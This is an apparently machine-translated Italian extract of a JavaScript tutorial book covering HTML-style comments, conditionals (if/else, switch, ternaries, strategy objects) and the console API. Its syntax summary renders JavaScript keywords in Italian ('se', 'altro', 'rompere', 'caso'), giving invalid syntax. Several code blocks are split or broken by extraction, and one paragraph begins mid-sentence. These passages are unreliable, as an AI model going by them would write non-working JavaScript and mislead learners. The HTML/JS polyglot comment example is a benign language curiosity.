I commenti HTML (opzionalmente preceduti da spazi bianchi) causano l'ignoranza del codice

(sulla stessa riga) da parte del browser, sebbene ciò sia considerato una **cattiva pratica** .

Commenti a una riga con la sequenza di apertura del commento HTML (`<!--`):

Nota: l'interprete JavaScript ignora i caratteri di chiusura dei commenti HTML (`-->`) qui.

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

Questa tecnica può essere osservata nel codice precedente per nascondere JavaScript dai browser che non lo supportano:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

Un commento di chiusura HTML può anche essere utilizzato in JavaScript (indipendentemente da un commento di apertura) all'inizio di una riga (facoltativamente preceduto da spazi bianchi), nel qual caso anche il resto della riga deve essere ignorato:

```
--> Unreachable JS code
```

Questi fatti sono stati anche sfruttati per consentire a una pagina di chiamarsi prima come HTML e in secondo luogo come JavaScript. Per esempio:

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

Quando si esegue un codice HTML, tutto il testo multilinea tra i commenti `<!--` e `-->` viene ignorato, quindi il JavaScript in esso contenuto viene ignorato quando viene eseguito come HTML.

Come JavaScript, tuttavia, mentre le righe che iniziano con `<!--` e `-->` vengono ignorate, il loro effetto non è di sfuggire su *più* righe, quindi le linee che le seguono (ad esempio,

`self.postMessage(...)` non sarà ignorato quando eseguito come JavaScript, almeno fino a quando

non raggiungono un commento *JavaScript* , contrassegnato da `/*` e `*/` . Tali commenti JavaScript vengono utilizzati nell'esempio precedente per ignorare il testo *HTML* rimanente (fino a `-->` che viene anche ignorato come JavaScript).

Leggi Commenti online: <https://riptutorial.com/it/javascript/topic/2259/commenti>

Capitolo 23: condizioni

introduzione

Le espressioni condizionali, che includono parole chiave come `if` e `else`, forniscono ai programmi JavaScript la possibilità di eseguire azioni diverse a seconda della condizione booleana: `true` o `false`. Questa sezione tratta l'uso di condizionali JavaScript, logica booleana e dichiarazioni ternarie.

Sintassi

- `se (condizione) dichiarazione ;`
- `if (condition) statement_1 , statement_2 , ... , statement_n ;`
- `se (condizione) {
dichiarazione
}`
- `se (condizione) {
statement_1 ;
statement_2 ;

...
statement_n ;
}`
- `se (condizione) {
dichiarazione
} altro {
dichiarazione
}`
- `se (condizione) {
dichiarazione
} else if (condizione) {
dichiarazione
} altro {
dichiarazione
}`
- `switch (espressione) {
caso valore1 :
dichiarazione
[rompere;]
caso valore2 :
dichiarazione
[rompere;]
valore del casoN :
dichiarazione
[rompere;]`

```
predefinito:  
dichiarazione  
[rompere;]  
}
```

- `condizione ? value_for_true : value_for_false ;`

Osservazioni

Le condizioni possono interrompere il normale flusso del programma eseguendo il codice in base al valore di un'espressione. In JavaScript, questo significa utilizzare `if`, `else if` e `else statement` e gli operatori ternari.

Examples

Se / Else If / Else Control

Nella sua forma più semplice, una condizione `if` può essere usata in questo modo:

```
var i = 0;  
  
if (i < 1) {  
    console.log("i is smaller than 1");  
}
```

La condizione `i < 1` viene valutata e, se viene valutata su `true` viene eseguito il blocco che segue. Se viene valutato come `false`, il blocco viene saltato.

Una condizione `if` può essere espansa con un `else` blocco. La condizione viene verificata *una volta* come sopra e se viene valutata `false` verrà eseguito un blocco secondario (che verrebbe ignorato se la condizione fosse `true`). Un esempio:

```
if (i < 1) {  
    console.log("i is smaller than 1");  
} else {  
    console.log("i was not smaller than 1");  
}
```

Supponiamo che il blocco `else` non contenga altro `if` non un blocco `if` (con opzionalmente un `else` blocco) come questo:

```
if (i < 1) {  
    console.log("i is smaller than 1");  
} else {  
    if (i < 2) {  
        console.log("i is smaller than 2");  
    } else {  
        console.log("none of the previous conditions was true");  
    }  
}
```

Poi c'è anche un modo diverso di scrivere ciò che riduce il nesting:

```
if (i < 1) {
  console.log("i is smaller than 1");
} else if (i < 2) {
  console.log("i is smaller than 2");
} else {
  console.log("none of the previous conditions was true");
}
```

Alcune importanti note a piè di pagina sugli esempi di cui sopra:

- Se una qualsiasi condizione viene valutata come `true`, non verrà valutata nessun'altra condizione in quella catena di blocchi e tutti i blocchi corrispondenti (incluso il blocco `else`) non verranno eseguiti.
- Il numero di `else if` parti sono praticamente illimitate. L'ultimo esempio sopra ne contiene solo uno, ma puoi averne quanti ne vuoi.
- La *condizione* all'interno di un'istruzione `if` può essere qualsiasi cosa che può essere forzata ad un valore booleano, vedere l'argomento sulla [logica booleana](#) per maggiori dettagli;
- La scala `if-else-if` esce al primo successo. Cioè, nell'esempio sopra, se il valore di `i` è 0,5, allora viene eseguito il primo ramo. Se le condizioni si sovrappongono, viene eseguito il primo criterio che si verifica nel flusso di esecuzione. L'altra condizione, che potrebbe anche essere vera, viene ignorata.
- Se si dispone di una sola istruzione, le parentesi attorno a tale affermazione sono tecnicamente facoltative, ad esempio questo va bene:

```
if (i < 1) console.log("i is smaller than 1");
```

E anche questo funzionerà:

```
if (i < 1)
  console.log("i is smaller than 1");
```

Se si desidera eseguire più istruzioni all'interno di un blocco `if`, allora le parentesi graffe attorno ad esse sono obbligatorie. Solo l'uso dell'indentazione non è sufficiente. Ad esempio, il seguente codice:

```
if (i < 1)
  console.log("i is smaller than 1");
  console.log("this will run REGARDLESS of the condition"); // Warning, see text!
```

è equivalente a:

```
if (i < 1) {
  console.log("i is smaller than 1");
}
```

```
console.log("this will run REGARDLESS of the condition");
```

Passare la dichiarazione

Le istruzioni `switch` confrontano il valore di un'espressione con uno o più valori ed eseguono diverse sezioni di codice in base a tale confronto.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

L'istruzione `break` "interrompe" l'istruzione `switch` e garantisce che non venga eseguito più codice all'interno dell'istruzione `switch`. Questo è il modo in cui sono definite le sezioni e consente all'utente di creare casi "fall-through".

Attenzione : in mancanza di `break` o di una dichiarazione di `return` per ogni caso, il programma continuerà a valutare il caso successivo, anche se i criteri del caso non sono soddisfatti!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

L'ultimo caso è il caso `default` . Questo verrà eseguito se non sono state effettuate altre corrispondenze.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

Va notato che l'espressione di un caso può essere qualsiasi tipo di espressione. Ciò significa che

puoi usare confronti, chiamate di funzioni, ecc. Come valori di caso.

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

Criteria multipli inclusivi per i casi

Poiché i casi "rientrano" senza un'istruzione di `break` o `return`, è possibile utilizzarli per creare più criteri di inclusione:

```
var x = "c"
switch (x) {
  case "a":
  case "b":
  case "c":
    console.log("Either a, b, or c was selected.");
    break;
  case "d":
    console.log("Only d was selected.");
    break;
  default:
    console.log("No case was matched.");
    break; // precautionary break if case order changes
}
```

Operatori ternari

Può essere usato per accorciare le operazioni `if / else`. Ciò è utile per restituire rapidamente un valore (cioè per assegnarlo a un'altra variabile).

Per esempio:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

In questo caso, il `result` ottiene il valore 'carino', perché il valore dell'animale è 'gattino'. Se

l'animale avesse un altro valore, il risultato otterrebbe il valore "ancora bello".

Confronta questo con ciò che il codice vorrebbe con le condizioni `if/else`.

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

Le condizioni `if` or `else` possono avere diverse operazioni. In questo caso l'operatore restituisce il risultato dell'ultima espressione.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Poiché `a` era uguale a 0, diventa 1 e `str` diventa "non un test". L'operazione che ha coinvolto `str` stata l'ultima, quindi `b` riceve il risultato dell'operazione, che è il valore contenuto in `str`, cioè 'not a test'.

Gli operatori ternari *si aspettano sempre* altre condizioni, altrimenti si verificherà un errore di sintassi. Come soluzione alternativa, è possibile restituire uno zero simile nel ramo `else`: non importa se non si utilizza il valore restituito ma si riduce semplicemente (o si tenta di accorciare) l'operazione.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

Come vedi, `if (a === 1) alert('Hey, it is 1!');` farei la stessa cosa Sarebbe solo un po 'di più, dal momento che non ha bisogno di `else` condizione obbligatoria. Se fosse coinvolta `else` condizione, il metodo ternario sarebbe molto più pulito.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Le ternarie possono essere annidate per incapsulare la logica aggiuntiva. Per esempio

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

Questo è lo stesso di quanto segue `if/else`

```
if (foo) {
```

```
if (bar) {
  1
} else {
  2
}
else {
  3
}
```

Stilisticamente questo dovrebbe essere usato solo con nomi di variabili brevi, in quanto le ternarie multi-linea possono ridurre drasticamente la leggibilità.

Le sole affermazioni che non possono essere usate in ternari sono le dichiarazioni di controllo. Ad esempio, non puoi usare `return` o `break` con ternaries. La seguente espressione non sarà valida.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
  (animal === 'kitty') ? break:console.log(i);
}
```

Per le dichiarazioni di reso, anche quanto segue sarebbe non valido:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

Per fare correttamente quanto sopra, si dovrebbe restituire il ternario come segue:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

Strategia

Un modello di strategia può essere utilizzato in Javascript in molti casi per sostituire un'istruzione `switch`. È particolarmente utile quando il numero di condizioni è dinamico o molto grande. Consente al codice di ciascuna condizione di essere indipendente e verificabile separatamente.

L'oggetto strategico è semplice un oggetto con più funzioni, che rappresentano ciascuna condizione separata. Esempio:

```
const AnimalSays = {
  dog () {
    return 'woof';
  },

  cat () {
    return 'meow';
  },

  lion () {
    return 'roar';
  },

  // ... other animals
}
```

```
default () {  
    return 'moo';  
}  
};
```

L'oggetto sopra può essere usato come segue:

```
function makeAnimalSpeak (animal) {  
    // Match the animal by type  
    const speak = AnimalSays[animal] || AnimalSays.default;  
    console.log(animal + ' says ' + speak());  
}
```

risultati:

```
makeAnimalSpeak('dog') // => 'dog says woof'  
makeAnimalSpeak('cat') // => 'cat says meow'  
makeAnimalSpeak('lion') // => 'lion says roar'  
makeAnimalSpeak('snake') // => 'snake says moo'
```

Nell'ultimo caso, la nostra funzione predefinita gestisce eventuali animali mancanti.

Usando || e && corto circuito

Gli operatori booleani || e && eseguirà "cortocircuito" e non valuterà il secondo parametro se il primo è rispettivamente vero o falso. Questo può essere usato per scrivere condizionali brevi come:

```
var x = 10  
  
x == 10 && alert("x is 10")  
x == 10 || alert("x is not 10")
```

Leggi condizioni online: <https://riptutorial.com/it/javascript/topic/221/condizioni>

Capitolo 24: console

introduzione

Una console di debug o [una console web di](#) un browser viene generalmente utilizzata dagli sviluppatori per identificare errori, comprendere il flusso di esecuzione, i dati di registro e per molti altri scopi in fase di runtime. Questa informazione è accessibile tramite l'oggetto `console`.

Sintassi

- `void console.log (obj1 [, obj2, ..., objN]);`
- `void console.log (msg [, sub1, ..., subN]);`

Parametri

Parametro	Descrizione
<code>obj1 ... objN</code>	Un elenco di oggetti JavaScript le cui rappresentazioni di stringa vengono emesse nella console
<code>msg</code>	Una stringa JavaScript contenente zero o più stringhe di sostituzione.
<code>sub1 ... subN</code>	Oggetti JavaScript con cui sostituire le stringhe di sostituzione all'interno di <code>msg</code> .

Osservazioni

Le informazioni visualizzate da una [console di debug / web](#) sono rese disponibili attraverso i molteplici [metodi dell'oggetto console della console](#) che possono essere consultati tramite `console.dir(console)`. Oltre alla proprietà `console.memory`, i metodi visualizzati sono generalmente i seguenti (tratti dall'output di Chromium):

- [affermare](#)
- [chiaro](#)
- [contare](#)
- [mettere a punto](#)
- [dir](#)
- [DirXML](#)
- [errore](#)
- [gruppo](#)
- [groupCollapsed](#)
- [groupEnd](#)
- [Informazioni](#)

- [ceppo](#)
- [markTimeline](#)
- [profilo](#)
- [profileEnd](#)
- [tavolo](#)
- [tempo](#)
- [timeEnd](#)
- [timeStamp](#)
- sequenza temporale
- [timelineEnd](#)
- [traccia](#)
- [avvisare](#)

Apertura della console

Nella maggior parte dei browser correnti, la Console JavaScript è stata integrata come scheda all'interno di Strumenti per sviluppatori. I tasti di scelta rapida elencati di seguito apriranno gli Strumenti per sviluppatori, potrebbe essere necessario passare alla scheda destra dopo.

Cromo

Apertura del pannello "Console" di Chrome's **DevTools** :

- Windows / Linux: una qualsiasi delle seguenti opzioni.
 - `CTRL + MAIUSC + J`
 - `Ctrl + Maiusc + I` , quindi fare clic sulla scheda "Console Web" ◉ premere `ESC` per attivare e disattivare la console
 - `F12` , quindi fare clic sulla scheda "Console" ◉ premere `ESC` per attivare e disattivare la console
 - Mac OS: `Cmd + Opt + J`
-

Firefox

Apertura del pannello "Console" negli **Strumenti per sviluppatori** di Firefox:

- Windows / Linux: una qualsiasi delle seguenti opzioni.
 - `CTRL + MAIUSC + K`
 - `Ctrl + Maiusc + I` , quindi fare clic sulla scheda "Console Web" ◉ premere `ESC` per attivare e disattivare la console
 - `F12` , quindi fare clic sulla scheda "Console Web" ◉ premere `ESC` per attivare e

disattivare la console

- Mac OS: `Cmd + Opt + K`
-


Edge e Internet Explorer

Apertura del pannello "Console" negli **Strumenti per sviluppatori F12** :

- `F12` , quindi fare clic sulla scheda "Console"
-

Safari

Aperto il pannello "Console" in Safari's **Web Inspector** devi prima abilitare il menu di sviluppo nelle Preferenze di Safari



log della console anche se la finestra dello sviluppatore è stata aperta.

L'utilizzo di questo secondo esempio preclude l'utilizzo di altre funzioni come `console.dir(obj)` meno che non venga aggiunto in modo specifico.

Examples

Tabulazione valori - `console.table()`

Nella maggior parte degli ambienti, `console.table()` può essere utilizzato per visualizzare oggetti e matrici in formato tabulare.

Per esempio:

```
console.table(['Hello', 'world']);
```

mostra come:

(indice)	valore
0	"Ciao"
1	"mondo"

```
console.table({foo: 'bar', bar: 'baz'});
```

mostra come:

(indice)	valore
"Pippo"	"bar"
"bar"	"Baz"

```
var personArr = [{"personId": 123, "nome": "Jhon", "città": "Melbourne", "phoneNo": "1234567890"}, {"personId": 124, "nome": "Amelia", "city": "Sydney", "phoneNo": "1234567890"}, {"personId": 125, "nome": "Emily", "città": "Perth", "phoneNo": "1234567890"}, {"personId": 126, "nome": "Abraham", "city": "Perth", "phoneNo": "1234567890"}];
```

```
console.table (personArr, ['name', 'personId']);
```

mostra come:

The screenshot shows a browser's developer console with the following code and output:

```
> var personArr = [ { "personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890" },  
"1234567890" }, { "personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890" }, { "  
"1234567890" } ];  
  
console.table(personArr, ['name', 'personId']);
```

(index)	name
0	"Jhon"
1	"Amelia"
2	"Emily"
3	"Abraham"

Below the table, the console shows "Array[4]" and "undefined".

Inclusione di una traccia stack durante la registrazione - console.trace ()

```
function foo() {  
  console.trace('My log statement');  
}  
  
foo();
```

Visualizzerà questo nella console:

```
My log statement      VM696:1
```

```
foo @ VM696:1
(anonymous function) @ (program):1
```

Nota: se disponibile, è utile sapere che la stessa traccia di stack è accessibile come proprietà dell'oggetto `Error`. Questo può essere utile per la post-elaborazione e la raccolta di feedback automatici.

```
var e = new Error('foo');
console.log(e.stack);
```

Stampa sulla console di debug del browser

Una console di debug del browser può essere utilizzata per stampare semplici messaggi. Questo debug o [console web](#) può essere aperto direttamente nel browser (tasto `F12` nella maggior parte dei browser - vedere *Note* sotto per ulteriori informazioni) e il metodo di `log` dell'oggetto `console` può essere richiamato digitando quanto segue:

```
console.log('My message');
```

Quindi, premendo `Enter`, questo mostrerà il `My message` nella console di debug.

`console.log()` può essere chiamato con qualsiasi numero di argomenti e variabili disponibili nell'ambito corrente. Argomenti multipli verranno stampati su una riga con un piccolo spazio tra di loro.

```
var obj = { test: 1 };
console.log(['string', 1, obj, window]);
```

Il metodo di `log` mostrerà quanto segue nella console di debug:

```
['string'] 1 Object { test: 1 } Window { /* truncated */ }
```

Accanto a semplici stringhe, `console.log()` può gestire altri tipi, come matrici, oggetti, date, funzioni, ecc .:

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value' });
```

Displays:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value' }
```

Gli oggetti nidificati possono essere compressi:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Displays:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Alcuni tipi di oggetti `Date` e `function` possono essere visualizzati in modo diverso:

```
console.log(new Date(0));  
console.log(function test(a, b) { return c; });
```

Displays:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)  
function test(a, b) { return c; }
```

Altri metodi di stampa

Oltre al metodo di `log`, i browser moderni supportano anche metodi simili:

- `console.info` - piccola icona informativa (i) appare sul lato sinistro delle stringhe o degli oggetti stampati.
- `console.warn` - l'icona di avviso piccola (!) appare sul lato sinistro. In alcuni browser, lo sfondo del registro è giallo.
- `console.error` - l'icona dei tempi piccoli (⊗) appare sul lato sinistro. In alcuni browser, lo sfondo del registro è rosso.
- `console.timeStamp` - emette l'ora corrente e una stringa specificata, ma non è standard:

```
console.timeStamp('msg');
```

Displays:

```
00:00:00.001 msg
```


- `console.trace`: emette la traccia dello stack corrente o visualizza lo stesso output del metodo `log` se invocato nell'ambito globale.

```
function sec() {  
  first();  
}  
function first() {  
  console.trace();  
}
```

```
sec();
```

Displays:

```
first  
sec  
(anonymous function)
```



L'immagine sopra mostra tutte le funzioni, ad eccezione di `timeStamp`, in Chrome versione 56.

Questi metodi si comportano in modo simile al metodo di `log` e in diverse console di debug possono essere visualizzati in diversi colori o formati.

In alcuni debugger, le singole informazioni sugli oggetti possono essere ulteriormente espanse facendo clic sul testo stampato o su un piccolo triangolo (▶) che si riferisce alle rispettive proprietà dell'oggetto. Queste proprietà degli oggetti compressi possono essere aperte o chiuse nel registro. Vedere la [console.dir](#) per ulteriori informazioni su questo

Tempo di misurazione - `console.time()`

`console.time()` può essere utilizzato per misurare la durata di esecuzione di un'attività nel codice.

Chiamando `console.time([label])` avvia un nuovo timer. Quando viene chiamato `console.timeEnd([label])`, il tempo trascorso, in millisecondi, dal momento che la `.time()` originale `.time()` viene calcolata e registrata. A causa di questo comportamento, è possibile chiamare `.timeEnd()` più volte con la stessa etichetta per registrare il tempo trascorso da quando è stata effettuata la chiamata originale `.time()`.

Esempio 1:

```
console.time('response in');  
  
alert('Click to continue');
```

```
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

produrrà:

```
response in: 774.967ms
response in: 1402.199ms
```

Esempio 2:

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

produrrà:

```
Loop time: 40.716ms
```

Conteggio - console.count ()

`console.count([obj])` posiziona un contatore sul valore dell'oggetto fornito come argomento. Ogni volta che viene invocato questo metodo, il contatore viene aumentato (ad eccezione della stringa vuota ''). Un'etichetta insieme a un numero viene visualizzata nella console di debug in base al seguente formato:

```
[label]: X
```

`label` rappresenta il valore dell'oggetto passato come argomento e `x` rappresenta il valore del contatore.

Il valore di un oggetto viene sempre considerato, anche se le variabili sono fornite come argomenti:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
```

```
console.count('');
```

Displays:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Le stringhe con i numeri vengono convertite in `Number` oggetti:

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Displays:

```
42.3: 1
42.3: 2
42.3: 3
```

Le funzioni puntano sempre sull'oggetto `Function` globale:

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Displays:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Alcuni oggetti ottengono specifici contatori associati al tipo di oggetto a cui si riferiscono:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
```

```
